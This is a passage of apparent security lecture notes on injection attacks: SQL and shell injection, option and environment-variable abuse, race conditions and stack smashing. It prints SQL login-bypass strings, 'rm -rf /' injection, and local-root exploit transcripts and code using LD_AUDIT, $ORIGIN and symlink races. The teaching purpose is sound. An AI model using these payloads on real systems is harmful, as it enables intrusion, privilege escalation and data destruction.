The most common situation here is that of scripts embedded in some web application. The user comes with requests and the application comes back with the results, perhaps to be viewed by a browser. The user request or input may come in via the URL, or via text typed to a form, or perhaps via direct http requests.

Very often it is possible to trick an application into doing something unintended by inserting special characters into the input data. Whitespace, control characters, especially NUL and backslash, string delimiters like single and double quote, active filename elements like slash, backslash and the .. sequence, active programming characters like semicolon, parentheses, braces, brackets, dollar sign, ampersand, less-than and greater-than signs, and so on.

> **The Telenor Nextel websites destroyed** On 6 April 1997 over 11000 homepages and 70 commercial sites, including all material of several on-line newspapers, altogether 14 GB of data, was erased from the Telenor Nextel server by a 27-year old Norwegian programmer. He was acquitted on 5 March 1998. [På Norsk: Slik ble filene slettet, hack.html, dommen, ingen anke]
>
> What happened was a simple case of perl/shell injection. The user interface supported sending mail to a specified user: a perl script would do `open(MAIL, "| mail $adresse");` where `$adresse` was the user-specified address. Now if the user specifies the string `a; rm -rf /` as the address, the script will first send mail to `a`, and then delete all files on the server.
>
> The programmer said he was only testing the security. The judge put part of the blame on the company: *The server had not been configured in a way so that it would refuse, or limit the effects of, the command rm -rf.*
>
> **The Valus payment system hacked** Valus is a Danish on-line micropayment system that was started in May 2002. People soon started to discuss weaknesses. It was trivially possible to do arbitrary things on the data base server. Someone showed how to view other people's transactions by modifying a URL. Someone else showed how to inject SQL and see under what username the server ran. And wrote a moment later *I guess one could kill the server with*
>
> `http://www.valus.dk/publisering/default.asp?Cid=3%01SHUTDOWN`
>
> *(Don't do it, it is almost too easy.)* But (at least) four people tried it anyway, and it worked. Five months later these five people were arrested. Their computers were taken for investigation. In the end they got a suspended sentence.
>
> The above perl/shell injection example was based on the fact that a semicolon is a command separator for the shell. The SQL injection discussed here worked because the character with code 1 (0x01, Ctrl-A) is a line separator for SQL Server.



6.1 SQL injection - first example

Let us try. We go to `http://site` and are redirected to `http://site/home.php3`. Looking at the source of `home.php3` we see fragments like

```
menu.addMenuItem("Inschrijven","window.open('gpnlinfo.php3?cat_id=3', '_parent');");
```

that sound like the PHP page `gpnlinfo.php3` accepts parameters and then generates Javascript.

Let us get `http://site/gpnlinfo.php3?cat_id=1;`, adding a final semicolon. This yields an error message about a failed SQL query in the browser window. But the page source does not contain the string SQL. Hmm. The page source contains fragments like

```
layer2.setup("gpnlinfo_inhoud.php3?a=regiofinales&cat_id=1;");
```

showing that the error message is probably from `gpnlinfo_inhoud.php3`.

We ask the browser for `http://site/gpnlinfo_inhoud.php3?a=regiofinales&cat_id=1;` and get the reply

```
SQL query "SELECT * FROM regiofinales WHERE cat_id = 1; AND jaar = 2004 ORDER BY regio" mislukt:
Syntax fout in query bij '; AND jaar = 2004 ORDER BY regio' in regel 1
```

Good. So we are talking to some SQL server and are able to introduce syntax errors in the script, and the site is friendly enough to tell us precisely what command it is executing.

We would like to know what data bases and tables and columns exist. Trying `http://site/bandpagina_inhoud.php3?a=bandlist&cat_id=2;` yields

```
SQL query "SELECT b.naam, f.band_id FROM bands b, regiofinalisten f, regiofinales r WHERE r.cat_id = 2; AND r.jaar = 2004 AND f.regiofinale_i
Syntax fout in query bij '; AND r.jaar = 2004 AND f.regiofinale_id = r.id AND b.id = f.band_id ORDER BY na' in regel 1
```

Now the first example of SQL injection. We ask for `http://site/bandpagina_inhoud.php3?a=bandlist&cat_id=2%20OR%200=1`. (Here `%20` is the representation of the space character.) The above error message has already revealed what the query will be:

```
SELECT b.naam, f.band_id FROM bands b, regiofinalisten f, regiofinales r
 WHERE r.cat_id = 2 OR 0=1 AND r.jaar = 2004 AND f.regiofinale_id = r.id AND b.id = f.band_id ORDER BY naam"
```

That means that we succeeded in removing three conditions from the query. (Indeed, AND binds stronger than OR, so the condition becomes `r.cat_id = 2 OR FALSE`, that is, just `r.cat_id = 2`.

6.2 SQL injection

The above example was a bit messy, and did not achieve very much, but it shows the principle. The approach: fiddle with the website, if possible get page and script sources, provoke some helpful error messages and then use a suitably crafted URL that changes the flow of control or parse tree of some program.

The above trick can be usefully repeated on login pages. When input is from a login form, and the SQL query is `SELECT * FROM users WHERE name=$name AND password=$password` then giving user name `bill OR 0=1` will eliminate the password check, allowing one to login when a username is known.

If the query uses `name='$name'`, then try as user name `bill' OR 'a'='b`. Similarly with double quotes.

If the query uses parentheses, a good reply might be `') OR ('a'='b`.

A standard Login sequence is: Username: `admin`, Password: `' or '%' Like '%`.

Some SQL implementations use `--` as a comment introducer. MySQL uses `#` or `--` for this purpose, and also allows `/* comment */`. This means that we can also remove the password check by giving user name `bill #`, with `#` encoded as `%23`. (In a URL the # character has a different meaning.)

A comment character is also very useful if the rest of the statement would get bad syntax because of our SQL injection.

Quote delimited strings and comments interact in an unknown way. Try to make sure that both inside and outside comments quotes are matched (unless you want to provoke error messages, of course). For example, if the field we are playing with is quoted, as in `SELECT * FROM users WHERE name='$name' AND password='$password'` then `bill' or 1=1 -- '` may be a suitable name to enter.

Some servers allow multiple requests separated by semicolon. In such an environment playing may be very easy. Just put a semicolon followed by an arbitrary sequence of SQL commands in your input field.

Some servers allow multiple requests combined into a single one, as in `SELECT * FROM users WHERE priv=0 AND user='$name' UNION SELECT * FROM users WHERE 1=1`.

Some servers allow SELECT statements in a parenthesized subexpression.

Some servers allow one to obtain more information using the `HAVING` trick: append `having 1=1` or `' having 1=1` to a reply. Microsoft Transact SQL replied

```
Microsoft OLE DB Provider for SQL Server (0x80040E14)

Column 'foo.bar' is invalid in the select list because it is not contained
in an aggregate function and there is no GROUP BY clause.
```

That is good, because it teaches us the name of a field. Now there are further possibilities for injection. E.g. `' or foo.bar like 'a%' --`.

There are many variations.

Maybe SQL injection was first discussed by Rain Forest Puppy. See e.g. Phrack 54#8 and How I hacked Packetstorm, by rfp. It continues to be a useful technique. A 2011 example: Shop leaks credit card data.

6.3 Escapes and multibyte characters

Many web servers are built on the LAMP platform: Linux + Apache + MySQL + PHP/Perl/Python. In this environment various attempts have been made to increase security and combat SQL injection.

PHP has the function `addslashes()` that escapes quotes and backslashes and null characters by preceding them with a backslash, to be used just before passing a string to MySQL. Good. Or? Many data bases use two adjacent single quotes as representation for a single quote, and ignore the backslash. So, `addslashes()` should not be used.

PHP also has the boolean option `magic_quotes_gpc` that, if set, will automatically force an `addslashes()` on all GET, POST, and COOKIE strings, regardless of how they will be used. Bad. This was off by default for PHP3, on by default in some configurations of PHP4 and will not exist in

PHP6. The existence of `magic_quotes_gpc` was an annoyance for all programmers. Since its value was determined in the `php.ini` configuration file, and the application could not set it, one had to test everywhere whether this option was set, and `addslashes()` if not.

There is a confusing mess here, ample room for security flaws. See also `register_globals` (defaults to off since 4.2.0), `mysql_escape_string()`, `mysql_real_escape_string()`, `magic_quotes_sybase`, and the SQL function `sql_quote()`.

If `magic_quotes_sybase` is on it will completely override `magic_quotes_gpc`. Having both directives enabled means only single quotes are escaped as ''. Double quotes, backslashes and NUL's will remain untouched and unescaped.

Unescaped strings can be obtained if the input is urldecoded by `urldecode()`.

Recently (Jan 2006) it was noticed that unescaped strings can also be obtained by playing with multibyte character sets. If the server uses a Chinese or Japanese 16-bit character set, and the second byte of a 2-byte character has the value 0x27 or 0x5c then code that is not encoding-aware might view this as a single quote or backslash, and escape it by inserting a backslash. But now the inserted backslash is part of the multibyte character and the quote or backslash that was there has been brought into the open. Similar possibilities arise when UTF8 is being used. If the server deletes illegal characters and the frontend escapes a quote that illegally ends a multibyte character, then afterwards the backslash illegally ends the multibyte character and is deleted by the server, so that the quote is visible again. See also PostgreSQL techdocs.50.

---

7. Options and whitespace

Anything that modifies the operation of some utility can be used to attack. The next section is about environment variables, here we look at option flags.

7.1 Options

A typical program invocation looks like `foo -l -s file1 file2 ...`. Interesting things happen when files have names starting with a dash.

Some totally misguided people like to have all files in their home directory, and add a file `-i` as a protection against `rm *`. Yecch.

Some Unix-type systems supported setuid shell scripts. If the script starts with `#! /bin/sh` and is called `foo`, the result of the invocation `foo args` was equivalent to that of `/bin/sh foo args`, so that the shell would execute the commands in the script `foo` with parameters `args`. But now, what if you call the script `-c` (maybe by making a link or a symlink)? The command `/bin/sh -c args` is executed. The shell will do the commands given in `args` and does not look at the script at all. This was the end of the suid shell scripts.

In 1994 it was discovered that on all AIX and all Linux systems `login -froot` would give an immediate root shell (and `rlogin host -l -froot` a remote root). Indeed, on a trusted network, the `rlogind` server would do `login -p -h -f user` in case `user` had already been authenticated by the client, and `login -p -h user` otherwise. Thus, the `-f` flag means: no further authentication required. But, the option parser of `login` was willing to parse `-fuser` as `-f user`... (And old bugs never die: in 2007 Solaris was found to have precisely the same vulnerability when login was invoked via telnet.)

In 2004 it was noticed that opening a `telnet://` URL where the hostname starts with a dash causes the hostname to be interpreted as `telnet` option. Several browsers have such flaws. For example, Opera on Windows when given `telnet://-ffilename` will overwrite the file `filename` (in the Opera directory) with the connection log, and Opera on Linux when given `telnet://-nfilename` will overwrite `filename` in the user's home directory.

On a GNU system one can prevent most of such misinterpretations by using a `--` separator between options and filenames.

7.2 Whitespace

Unix scripts are very bad at handling filenames with embedded spaces. This is just laziness of the authors - it has always been true that a filename could contain arbitrary bytes except for NUL and slash.

Many `cron` scripts contain stuff like `find / -type f -name core +mtime 7 -print | xargs rm` to remove old core files, or old temporary files in `/tmp` or so. Let us try.

```
% cd /tmp
% mkdir -p " /etc/passwd "
```

```
% touch " /etc/passwd "/core
% find . -type f -name core -print | xargs rm
rm: cannot remove `./': Is a directory
rm: cannot remove `/etc/passwd': Permission denied
rm: cannot remove `/core': No such file or directory
```

OK, so if this command is run by root we can delete arbitrary files by using filenames that end in a space (or are just a single space).

A more careful script would have `find . -type f -name core -print0 | xargs -0 rm`.

Next Previous Contents

8. Environment variables

On a Unix system an *environment* is maintained. The environment of a program is an array of strings of the form "name=value". It may give data like the home directory of the present user (`HOME`) or her login name (`USER` or `LOGNAME`) or the language she would like to see messages in (`LANG`) or the default printer to be used (`PRINTER` or `LPDEST`) or the local time zone (`TZ`) etc. etc.

This environment is completely under user control: simple shell commands (like `setenv`) or C library routines (like `putenv()`) or direct C code can be used to modify it.

Many programs can be subverted by suitable environment settings.

8.1 Buffer overflow

Programs that read some environment variable into an array of fixed size without bounds checking can be cracked by supplying very long values. (For details on how to do this, see the section Smashing The Stack below.)

For example, on numerous Unix systems the `rlogin` program is vulnerable to a buffer overflow caused by overly long `TERM`. A 1997 advisory. An IRIX exploit.

Another example is this SunOS 5.7 exploit from 1999. (A buffer overflow caused by overly long `LC_MESSAGES`.)

Or this AIX exploit from 2000. (Again `LC_MESSAGES`.)

Another example is this SunOS 5.7 exploit from 2001. (A buffer overflow caused by overly long `MAIL`.)

Another example is this Solaris 8.0 exploit from 2001. (A buffer overflow caused by overly long `HOME`.) Or this Irix 6.5 exploit from 2003. (A local root exploit - it still works on all Irix machines I have access to.)

Another example is the recent exploit (for many Unix-like systems like SCO, Sun, HP) of the libDTHelp library of the Common Desktop Environment (Nov. 2003) allowing local root compromise. Lots of systems are still vulnerable. (A buffer overflow caused by overly long `DTHELPUSERSEARCHPATH`.)

Another example is the 2003 Solaris exploit of a buffer overflow caused by an overly long `LD_PRELOAD`.

Another example is the 2005 SCO Open Server exploit of a buffer overflow caused by an overly long `HOME`.

There are hundreds of examples.

The tiny utility `sharefuzz` (that hooks the `getenv()` library call and makes it return very long strings) can be used to quickly search for examples of such vulnerabilities. Segfaults are often indications of a buffer overflow.

8.2 HOME

Naive programs that want to write a file in the user's home directory can be tricked to write elsewhere by setting `$HOME`.

Naive programs that expect all binaries and configuration files to live somewhere under `$FOOBAR_HOME`, can be made to execute different binaries or read different configuration files. This is especially useful in case of setuid binaries.

For example, this 2001 alert warns about the possibility that an attacker can modify the `ORACLE_HOME` environment variable, and via the setuid `dbsnmp` achieve the privileges of the oracle account. (Immediately afterwards it was discovered that there also is an exploitable buffer overflow there.)

8.3 LD_LIBRARY_PATH

Environment variables like `LD_LIBRARY_PATH` and `LD_PRELOAD` influence the behaviour of the dynamic loader/linker. Using them one can replace parts of the C library by custom versions. Systems where these are honoured for setuid root binaries are toast.

8.4 LD_DEBUG

The environment variable `LD_DEBUG` can be used to debug the dynamic loader/linker. It generates some output for each program that is loaded. (Try `LD_DEBUG=all ls -l /`.) This can be used to slow down programs when that is needed to exploit a race condition.

8.5 PATH

The environment variable `PATH` gives the list of directories (like `/home/aeb/bin:/bin:/usr/bin:...`) that will be searched for a command given. If one can change it and put `/attacker/bin` in front, the command may do surprising things.

Long ago it was normal to have a `PATH` that started with `.`, the current directory. But that means that just doing an `ls` in a random directory may be dangerous - one might get the attacker's version of `ls`.

The value of `PATH` is used by the C library routines execlp(3), execvp(3), popen(3) and system(3) to find utilities to invoke. Thus, any program that uses one of these functions is potentially vulnerable.

8.6 NLSPATH

The environment variable `NLSPATH` gives a list of pathnames that `catopen()` will consult searching for localized message catalogs. Numerous systems have had vulnerabilities associated with this environment variable. Since usually all system software is designed to give localized messages, a problem here affects all setuid root binaries on the system. Most recently (Nov 2002) HP-UX was found to have a buffer overflow, with patches released Nov 2003. Many systems are still vulnerable. Here an exploit - sorry, a test to see whether your system is vulnerable.

8.7 IFS

A famous case is that of the `IFS` variable used by `sh`, the shell (command interpreter). It gives the internal field separators, the characters like space, tab and newline that separate words in a shell command. It is useful to be able to set it. For example, one often temporarily adds the colon character in order to do something for all directories in the user's `PATH`. But this power is very useful to an attacker.

The C library call `system()` can be used to execute a system command from a C program. It calls `sh` with the given string as argument. For example, if one wants to send mail from a program, one might write

```
system("mail");
```

and `sh -c mail` would be executed.

If a setuid root program would do this, it would be tricked immediately: the attacker would put his own executable `mail` in some directory, put that directory in front of the `PATH` and `system()` would invoke the attacker's executable. OK. So one must be careful and give the full pathname. (Unfortunate - is it `/bin/mail` or `/usr/bin/mail` or something else?)

```
system("/bin/mail");
```

Code like this was used for a while until a creative person thought of adding the slash character / to `IFS`. Then / is treated like a space, so that this becomes the command `bin mail`. We are in business again - this time a custom executable called `bin` will do the trick.

Remains to find a setuid root executable that sends mail. (Or, more precisely, that invokes `system()`.) And such executables are (were) easy to find. I have used this on a few occasions with the executable `expreserve` that sends users mail after a system crash about saved copies of their temporary editing files that they may get back using `virecover`. This hole was discovered around 1985.

Here an exploit (using `IFS` to trick `rdist`) from 1991.

Here an exploit (using `IFS` to trick `rmail` on AIX) from 1994.

Here an exploit (using `IFS` to trick `sendmail` on SunOS 4.1.4) from 1995.

The hole was fixed on most systems, but variations on this theme - tricks to influence the way the shell interprets a given command string - continue to be found.

8.8 Misleading trusting programs

In 2004 it was discovered that `cdrecord` (which often is installed setuid root) fails to drop privileges when calling `$RSH` to access a remote device. A local root.

In 2004 it was discovered that `sudo` (which is often installed in such a way that local users can do a limited list of things) could be subverted by putting suitable variables in the environment, in case sudo was used to run a bash script:

```
% cat xls
#!/bin/sh
ls
% export ls="() { date; }"
% sudo ./xls
Wed Jan 19 23:23:45 CET 2005
```

In 2005 it was discovered (see 1, 2, 3) that `perl`, when executing a setuid-root perl, would overwrite the file pointed to by the `PERLIO_DEBUG` environment variable. If that variable is long, then there is also a local root exploit by buffer overflow. There is also a different buffer overflow there.

8.9 system() and popen()

The function `system()` is dangerous and should not be used in programs intended to be secure. And for `popen()` precisely the same holds. It also invokes `sh -c` and can be defeated using the same tricks.

Above we discussed setting `IFS`. Another popular approach is the use of special characters. A pathname can contain arbitrary characters (except NUL). But lots of characters have a special meaning to `sh`. Embed a semicolon or vertical bar or exclamation mark or newline or escape sequence in a filename and get surprising results.

(This is a very old trick, but uses come up repeatedly. Linux modutils vulnerability (2000). A report from 2001. And one from 2002 for the SCO X server in Unixware 7.1.1 and Open Unix 8.0.0. An IRIX remote root exploit (2002).)

8.10 Setuid binaries

As a security measure, the glibc library will return NULL for certain environment variables that influence the semantics of certain libc functions, when used from a setuid binary. For glibc 2.2.5-2.3.2 the list is `LD_AOUT_LIBRARY_PATH`, `LD_AOUT_PRELOAD`, `LD_LIBRARY_PATH`, `LD_PRELOAD`, `LD_ORIGIN_PATH`, `LD_DEBUG_OUTPUT`, `LD_PROFILE`, `GCONV_PATH`, `HOSTALIASES`, `LOCALDOMAIN`, `LOCPATH`, `MALLOC_TRACE`, `NLSPATH`, `RESOLV_HOST_CONF`, `RES_OPTIONS`, `TMPDIR`, `TZDIR`. Glibc 2.3.3 adds `LD_USE_LOAD_BIAS`. Glibc 2.3.4 adds `LD_DEBUG`, `LD_DYNAMIC_WEAK`, `LD_SHOW_AUXV`, `GETCONF_DIR`. (Pity! LD_DEBUG was so useful in winning races. But the idea of throttling error message output via a pipe is still useful.) Glibc 2.4 adds `LD_AUDIT`. Glibc 2.5.1 adds `NIS_PATH`. Also `MALLOC_CHECK_` is removed, unless `/etc/suid-debug` exists.

Failure to sanitize

Stealth and kingcope discovered a 2009 local root exploit in FreeBSD, where things like `unsetenv("LD_PRELOAD")` are done for setuid binaries, but the `unsetenv()` can fail if the environment is not well-formed, so that any setuid binary can be preloaded with arbitrary code.

Trusted library path

Tavis Ormandy found two 2010 local root exploits involving LD_AUDIT, one via $ORIGIN and one via LD_AUDIT library constructors.

The second one uses the LD_AUDIT environment variable to specify libraries for a setuid binary to use. Glibc is smart enough to only allow library names without `/`, that is, libraries found on the trusted library path (e.g. `/lib`, `/usr/lib`), but some of these libraries have constructors that run at load time and are not safe for suid use. It does not matter that such a library errors out because it fails to provide the audit API: the constructor has run already. The exploit (using another environment variable PCPROFILE_OUTPUT to tell the unsafe library where to write):

```
The exact steps required to exploit this vulnerability will vary from
distribution to distribution, but an example from Ubuntu 10.04 is given below.

# The creation mask is inherited by children, and survives even a setuid
# execve. Therefore, we can influence how files are created during
# exploitation.
$ umask 0

# libpcprofile is distributed with the libc package.
$ dpkg -S /lib/libpcprofile.so
libc6: /lib/libpcprofile.so
$ ls -l /lib/libpcprofile.so
-rw-r--r-- 1 root root 5496 2010-10-12 03:32 /lib/libpcprofile.so

# We identified one of the pcprofile constructors is unsafe to run with
# elevated privileges, as it creates the file specified in the output
# environment variable.
$ LD_AUDIT="libpcprofile.so" PCPROFILE_OUTPUT="/etc/cron.d/exploit" ping
ERROR: ld.so: object 'libpcprofile.so' cannot be loaded as audit interface: undefined symbol: la_version; ignored.
Usage: ping [-LRUbdfnqrvVaA] [-c count] [-i interval] [-w deadline]
            [-p pattern] [-s packetsize] [-t ttl] [-I interface or address]
            [-M mtu discovery hint] [-S sndbuf]
            [ -T timestamp option ] [ -Q tos ] [hop1 ...] destination

# This results in creating a world writable file in the crontab directory.
$ ls -l /etc/cron.d/exploit
-rw-rw-rw- 1 root taviso 65 2010-10-21 14:22 /etc/cron.d/exploit

# Setup a cronjob to give us privileges (of course, there are dozens of other
# ways this could be exploited).
$ printf "* * * * * root cp /bin/dash /tmp/exploit; chmod u+s /tmp/exploit\n" > /etc/cron.d/exploit

# Wait a few minutes...
$ ls -l /tmp/exploit
ls: cannot access /tmp/exploit: No such file or directory
$ ls -l /tmp/exploit
ls: cannot access /tmp/exploit: No such file or directory
$ ls -l /tmp/exploit
-rwsr-xr-x 1 root root 83888 2010-10-21 14:25 /tmp/exploit

# A setuid root shell appears.
$ /tmp/exploit
# whoami
root
```

The first exploit uses the fact that glibc fails to ignore $ORIGIN (not an environment variable but a tag in the ELF executable) when loading suid binaries. From ld.so(8):

```
       $ORIGIN
              ld.so  understands  the  string  $ORIGIN (or equivalently ${ORIGIN}) in an
              rpath specification to mean the directory containing the application  exe-
              cutable.  Thus,  an  application  located in somedir/app could be compiled
              with gcc -Wl,-rpath,'$ORIGIN/../lib' so that it finds an associated shared
              library in somedir/lib no matter where somedir is located in the directory
              hierarchy.
```

Now the directory containing an executable can be manipulated by creating a hardlink. And thus:

```
# Create a directory in /tmp we can control.
$ mkdir /tmp/exploit

# Link to an suid binary, thus changing the definition of $ORIGIN.
$ ln /bin/ping /tmp/exploit/target

# Open a file descriptor to the target binary (note: some users are surprised
# to learn exec can be used to manipulate the redirections of the current
# shell if a command is not specified. This is what is happening below).
$ exec 3< /tmp/exploit/target

# This descriptor should now be accessible via /proc.
$ ls -l /proc/$$/fd/3
lr-x------ 1 taviso taviso 64 Oct 15 09:21 /proc/10836/fd/3 -> /tmp/exploit/target*

# Remove the directory previously created
$ rm -rf /tmp/exploit/

# The /proc link should still exist, but now will be marked deleted.
$ ls -l /proc/$$/fd/3
```

```
lr-x------ 1 taviso taviso 64 Oct 15 09:21 /proc/10836/fd/3 -> /tmp/exploit/target (deleted)

# Replace the directory with a payload DSO, thus making $ORIGIN a valid target to dlopen().
$ cat > payload.c
void __attribute__((constructor)) init()
{
    setuid(0);
    system("/bin/bash");
}
^D
$ gcc -w -fPIC -shared -o /tmp/exploit payload.c
$ ls -l /tmp/exploit
-rwxrwx--- 1 taviso taviso 4.2K Oct 15 09:22 /tmp/exploit*

# Now force the link in /proc to load $ORIGIN via LD_AUDIT.
$ LD_AUDIT="\$ORIGIN" exec /proc/self/fd/3
sh-4.1# whoami
root
sh-4.1# id
uid=0(root) gid=500(taviso)
```

When the cyber-security company HB Gary Federal announced that they had investigated individuals associated with Anonymous, that group hit back, broke the security of all HB Gary sites, copied the source code and published all emails. The attack used SQL Injection, then Social Engineering, and finally the above $ORIGIN expansion vulnerability. (techherald report, 7 Feb 2011)

---

9. Race conditions

A *race* is a timing dependence between two events.

9.1 Time between test and execution

It is quite common to see code in the style

```
        if (doing_this_is_allowed)
                do_it();
```

Now suppose that we can set up things in such a way that at the moment of the test the world is still innocent, but at the moment of `do_it()` things have changed. Then even a somewhat careful program can be tricked into doing something that it shouldn't.

Such things seem difficult: only a few microseconds to play with. But there are methods to slow down time and turn microseconds into seconds.

Deep symlinks

An old trick is to use a filename with deeply nested symlinks. One can force the kernel to take almost arbitrarily long time accessing a single file. Below a script from Rafal Wojtczuk, but the idea was known much earlier.

```
#!/bin/sh
# by Nergal
mklink() {
  IND=$1
  NXT=$(($IND+1))
  EL=l$NXT/../
  P=""
  I=0
  while [ $I -lt $ELNUM ] ; do
        P=$P"$EL"
        I=$(($I+1))
  done
  ln -s "$P"l$2 l$IND
}

if [ $# != 1 ] ; then
        echo A numerical argument is required.
        exit 0
fi

ELNUM=$1

mklink 4
mklink 3
mklink 2
mklink 1
mklink 0 /../../../../../../../etc/services
mkdir l5
mkdir l
```

What does this do? Let us call the script `mklink`. A call `./mklink 3` creates the situation

```
drwxr-xr-x    2 aeb      4096  l
lrwxrwxrwx    1 aeb        53  l0 -> l1/../l1/../l1/../l/../../../../../../../../etc/services
lrwxrwxrwx    1 aeb        19  l1 -> l2/../l2/../l2/../l
lrwxrwxrwx    1 aeb        19  l2 -> l3/../l3/../l3/../l
lrwxrwxrwx    1 aeb        19  l3 -> l4/../l4/../l4/../l
lrwxrwxrwx    1 aeb        19  l4 -> l5/../l5/../l5/../l
drwxr-xr-x    2 aeb      4096  l5
```

with two empty directories `l` and `l5`, and symlinks `l1`, `l2`, `l3`, `l4` that hesitate 3 times where they want to go, but finally go to `l`, and a symlink `l0` that hesitates 3 times where to go but finally goes to some arbitrary given file. Giving `mklink` some larger parameter causes symlinks that hesitate more. Some timing on a random machine of the command `head -1 l0`:

depth	time
5	0.02 sec
10	0.47 sec
15	3.3 sec
20	13.3 sec
25	39 sec
30	1 min 35 sec
35	3 min 23 sec

Exercise *What is the expected time dependence on the depth?*

With somewhat larger values for the depth one can make a single lookup take hours or even weeks - during this time no schedule happens, so the machine is dead, an easy local DOS.

Linux kernels since 2.2.20/2.4.11 have a limit on the depth of nesting and on the total number of symlink dereferences allowed during a lookup to avoid this problem.

LD_DEBUG output throttling

Setting the environment variable `LD_DEBUG` to some value (try `LD_DEBUG=help` and `LD_DEBUG=all`) causes output to be generated to stderr. This will slow a program down. If stderr is redirected to a pipe, then the pipe will fill up quickly, and by reading cautiously from the other end one can slow down and stop a setuid binary at a given point.

Scheduling priority

Niceness values usually range from -20 to 19 or 20. Processes with negative niceness get high priority. Some CD burning programs like that. Processes with positive niceness get low priority, and often a process with niceness 19 or 20 only runs when nothing else in the system wants to. Starting a process with `nice(19)` will make it go really slow.

An exploit

Here a 2003 SunOS at exploit by Wojciech Purczynski. It removes arbitrary files from the filesystem by calling `at -r file`. Now the setuid `at` is careful, and does a `stat()` to check that

you are the owner of the file before removing it. But if time is slow, one can change the world between the `stat(file)` and `unlink(file)` system calls, and make `file` a symlink to the file one wants to remove.

A toy example

Look at the following silly baby program. It is setuid root, and will add a message with time stamp to a file, but only if the file is owned by the user. The interesting part of the source code goes

```
        if (stat(fname, &buf) != 0 || buf.st_uid != getuid())
                error;
        else
                f = fopen(fname, "a"); ...
```

So, there is a race here - the `fname` used in the `fopen()` may differ from the `fname` used in the `stat()`.

First exploit: hit at random and hope.

```
#!/bin/sh
        touch myfile
        while true; do
                ln -sf ./myfile a &
                ./addmsg a 'w00t::0:0:w00t::/bin/bash' &
                ln -sf /etc/passwd a &
        done
```

This works on my machine, maybe once every 1 or 2 minutes on average. Details very much depend on what other activity there is on the machine.

Second exploit: use LD_DEBUG throttling.

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <stdio.h>

int main() {
        char buf[1000];
        FILE *p;
        int done = 0;

        system("rm -f a; touch ./myfile");
        if (symlink("./myfile", "a")) {
                perror("first symlink");
                return 1;
        }
        p = popen("LD_DEBUG=all ./addmsg a ochoch 2>&1", "r");
        if (p == NULL) {
                fprintf(stderr, "cannot open pipe\n");
                return 1;
        }
        setbuf(p, NULL);
        while (fgets(buf, sizeof(buf), p)) {
                if (!done && strstr(buf, "getuid")) {
                        unlink("a");
                        if (symlink("/etc/passwd", "a")) {
                                perror("second symlink");
                                return 1;
                        }
```

```
                        done = 1;
                }
        }
        return 0;
}
```

This is a precision exploit. No random hitting. It just works. (Unfortunately LD_DEBUG is no longer honoured in setuid binaries since glibc 2.3.4.)

H00lyshit

A famous exploit involving a race was published by h00lyshit. See below.

9.2 Temporary files

Many programs make use of temporary files with predictable names. They create them, write to them, read them and remove them. Creative use of symlinks in `/tmp` may trick such a program to execute arbitrary commands, or to remove arbitrary files.

This may be a straightforward bug, no timing involved, if the temporary file has a fixed name like `/tmp/foo.tmp` or `/tmp/shtmp$$` (where `$$` will be expanded to the process ID) and the name is used without testing.

It becomes a race if before use either the program tests that no such name exists already, or the program removes any such file.

sh redirection

In 2000 it was noticed that many incarnations of the shell (`sh`, `ksh`, `tcsh`, ...) create temporary files in an insecure way. For example, so-called here-documents are pieces of text in a shell script that are to be fed to some command. One writes

```
command << EOI
some text
more text
EOI
```

The shell implements here-documents by writing the text to a temporary file, opening it, giving the file descriptor to the command as stdin, and removing it again when the command has finished (or even before the command is started, just keeping the open filedescriptor as only reference). By having symlinks in place before the shell is used (say, via a script invoked by root), one can overwrite arbitrary files or do other interesting things.

On recent systems this has of course been fixed. Let us investigate (SunOS 5.7).

```
% echo $$
1512
% ls -l /tmp << EOI
ach
EOI
total 48
-rw-r--r--   1 aeb      4 Apr  1 16:34 sh15121
% ls -l /tmp << EOI
wee
EOI
total 48
```

```
-rw-r--r--   1 aeb      4 Apr  1 16:34 sh15122
% ln -s /tmp/foo /tmp/sh15123
% ls -l /tmp << EOI
mis
EOI
total 64
-rw-r--r--   1 aebr     4 Apr  1 16:36 sh15124
lrwxrwxrwx   1 aebr     8 Apr  1 16:35 sh15123 -> /tmp/foo
% truss sh
...
read(0, 0x00038770, 128)        (sleeping...)
date << EOI
read(0, " d a t e   < <   E O I\n", 128)        = 12
open64("/tmp/sh19450", O_RDWR|O_CREAT|O_EXCL, 0666) = 3
...
read(0, 0x00038770, 128)        (sleeping...)
EOI
read(0, " E O I\n", 128)                        = 4
...
fork()                                          = 1946
waitid(P_PID, 1946, 0xFFBEFA40, WEXITED|WTRAPPED|WNOWAIT) = 0
...
unlink("/tmp/sh19450")                          = 0
...
```

That is, on this system here-documents are called `/tmp/sh$$N`, where `$$` is the PID of the shell, and N is a counter. They are opened with mode `O_RDWR|O_CREAT|O_EXCL`, and the `O_EXCL` part will make sure that the file did not exist already. If it exists, N is incremented.

By the way, the program `truss` that we used here is an extremely powerful tool to find out what a program is doing.

Let us try again on a Linux machine. We see with `strace` (the Linux analog of `truss`):

```
open("/tmp/sh-thd-1073814528", O_WRONLY|O_CREAT|O_TRUNC|O_EXCL|O_LARGEFILE, 0600) = 3
... here-document is written ...
open("/tmp/sh-thd-1073814528", O_RDONLY|O_LARGEFILE) = 4
unlink("/tmp/sh-thd-1073814528") = 0
dup2(4, 0)                      = 0
close(4)
execve...
```

So here the temporary here-document is unlinked already before invocation of the command.

Next Previous Contents

10. Smashing The Stack

A special case of the use of active data is the *buffer overflow*. A decent programmer proves to himself on every single array access that the index is within bounds. But many people are lazy and just allocate the arrays "sufficiently large" without ever checking for overflow. Usually it is possible to crash such programs presenting them with sufficiently large data.

Typically one invokes them with

```
% foo `perl -e 'print "A"x5000'`
```

(that is, a string of 5000 A's). If the program crashes, then it is vulnerable. The A's overwrite something past the end of some array. If the array is local, that is, allocated on the stack, then, on machines on which the stack grows downwards, this overwrites the return address of this subroutine, and the program jumps to some random place and crashes.

The long string can come from a command line argument, from stdin, from an environment variable, etc.

Once a vulnerable program has been found, we redo the experiment, this time with a carefully chosen string instead of just a lot of A's. If we overwrite the return address of the subroutine, making it point at the array, then, when the subroutine returns, it jumps into the array, and executes what was written there.

(Again nostalgia - we did something very similar in 1971, on the Algol system of the X8, to take control of the machine and make it talk to its PDP8 neighbour.)

We need to know the architecture of the machine to write the right machine instructions, and there may be special difficulties because for example the string cannot contain NULs or nonprinting characters or so, and we must know the operating system, but usually it is possible to write suitable code to make the program do whatever we want. If the program is conversational, maybe we want an interactive shell.

Of course, all of this is only useful when the program has capabilities that we do not have ourselves. Either because it runs on a machine we do not have access to, or because it is setuid root or so.

